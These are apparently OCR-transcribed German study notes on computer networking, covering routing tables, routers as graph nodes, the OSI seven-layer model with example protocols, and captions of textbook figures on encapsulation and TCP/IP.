routing-table:

2,1 - Geraete LAN-IF
2,2 - Geraete LAN-IF
1,1x - Geraete Router-1
3,1x - Geraete Router-3
3,2x - Geraete Router-3


$r_{1,2} = \text{DEFAULT-Route}$

$r_{1,2}$ ↴ Rechneradresse


Netzwerk-Adresse
(Router-Hz)

MAC-Add. \rightarrow LAN-Add.

graph



graph mit Knoten



Netz mit Routern

Da Netz mit Routern als graphen dargestellt werden können,
nennt man Router auch Knoten (Netz-Knoten) oder nodes/
die Datenpakete zwischen 2 Routern einklickt.




Abbildung 4.5: Ein Router an seiner Position im OSI-Modell

OSI-Schicht 7	Die Anwendungsschicht (Application-Layer) FTP, Telnet, SMTP, IBM SNA, Novell NCP etc.
OSI-Schicht 6	Die Darstellungsschicht (Presentation-Layer) 3270 Codierung, SCS/SNA Character Stream, IPDS-Intelligent Printer Data Stream etc.
OSI-Schicht 5	Die Sitzungsschicht (Session-Layer) DNS-Distributed Name Service, NetBIOS, NetBEUI etc.
OSI-Schicht 4	Die Transportschicht (Transport-Layer) <u>TCP</u> , <u>UDP</u> , XNS, ATP (Apple Talk Transaction Protocol) etc.
OSI-Schicht 3	Die Vermittlungsschicht (Network-Layer) <u>IP</u> , X.25, <u>ARP</u> (Adress Resolution Protocol), IPX etc.
OSI-Schicht 2	Die Sicherungsschicht (Data Link Layer) HDLC, SDLC, LAP, 802.2 LLC, etc. <i>Ethernet, SLIP, PPP, PPPoE</i>
OSI-Schicht 1	Die Bitübertragungsschicht (Physical Layer) RS-232, RS-449, Ethernet-Schicht-1, etc.

Abb. 4.6: Das OSI-7-Schichten-Modell

Quelle:
 INTERNET professional
 O.Kyas

Vendor	Stack
Novell Corporation	Netware
Banyan System Corporation	VINES
Apple Computer Corporation	AppleTalk
Digital Equipment Corporation	DECNET
IBM (many vendors)	SNA TCP/IP




Abb. 12.5: Anwendung des Schichtprinzips auf die Schichten des ISO-Modells. Ändert die Protokoll-Software des sendenden Computers die Nachricht, muß die Änderung von der entsprechenden Protokoll-Software der Empfängerseite umgekehrt werden.




Abbildung 1-3: Die Kapselung von Daten (Encapsulation)




Abb. 13.3: Das Internetkonzept; (a) Illusion eines einzigen Netzes, das den Benutzern und Anwendungen durch TCP/IP-Software bereitgestellt wird, (b) zugrundeliegende physische Struktur, bei der Computer an physische Netze angeschlossen sind.




Abbildung 3-11 IP im TCP/IP-Protokollstack




Abb. 1: Das OSI-Modell




Abb. 4.1: Einfaches Internet-work; Hn = Host, Rn = Router

Computernetze // L.L. Peterson // dpanlet
B.S. Davie

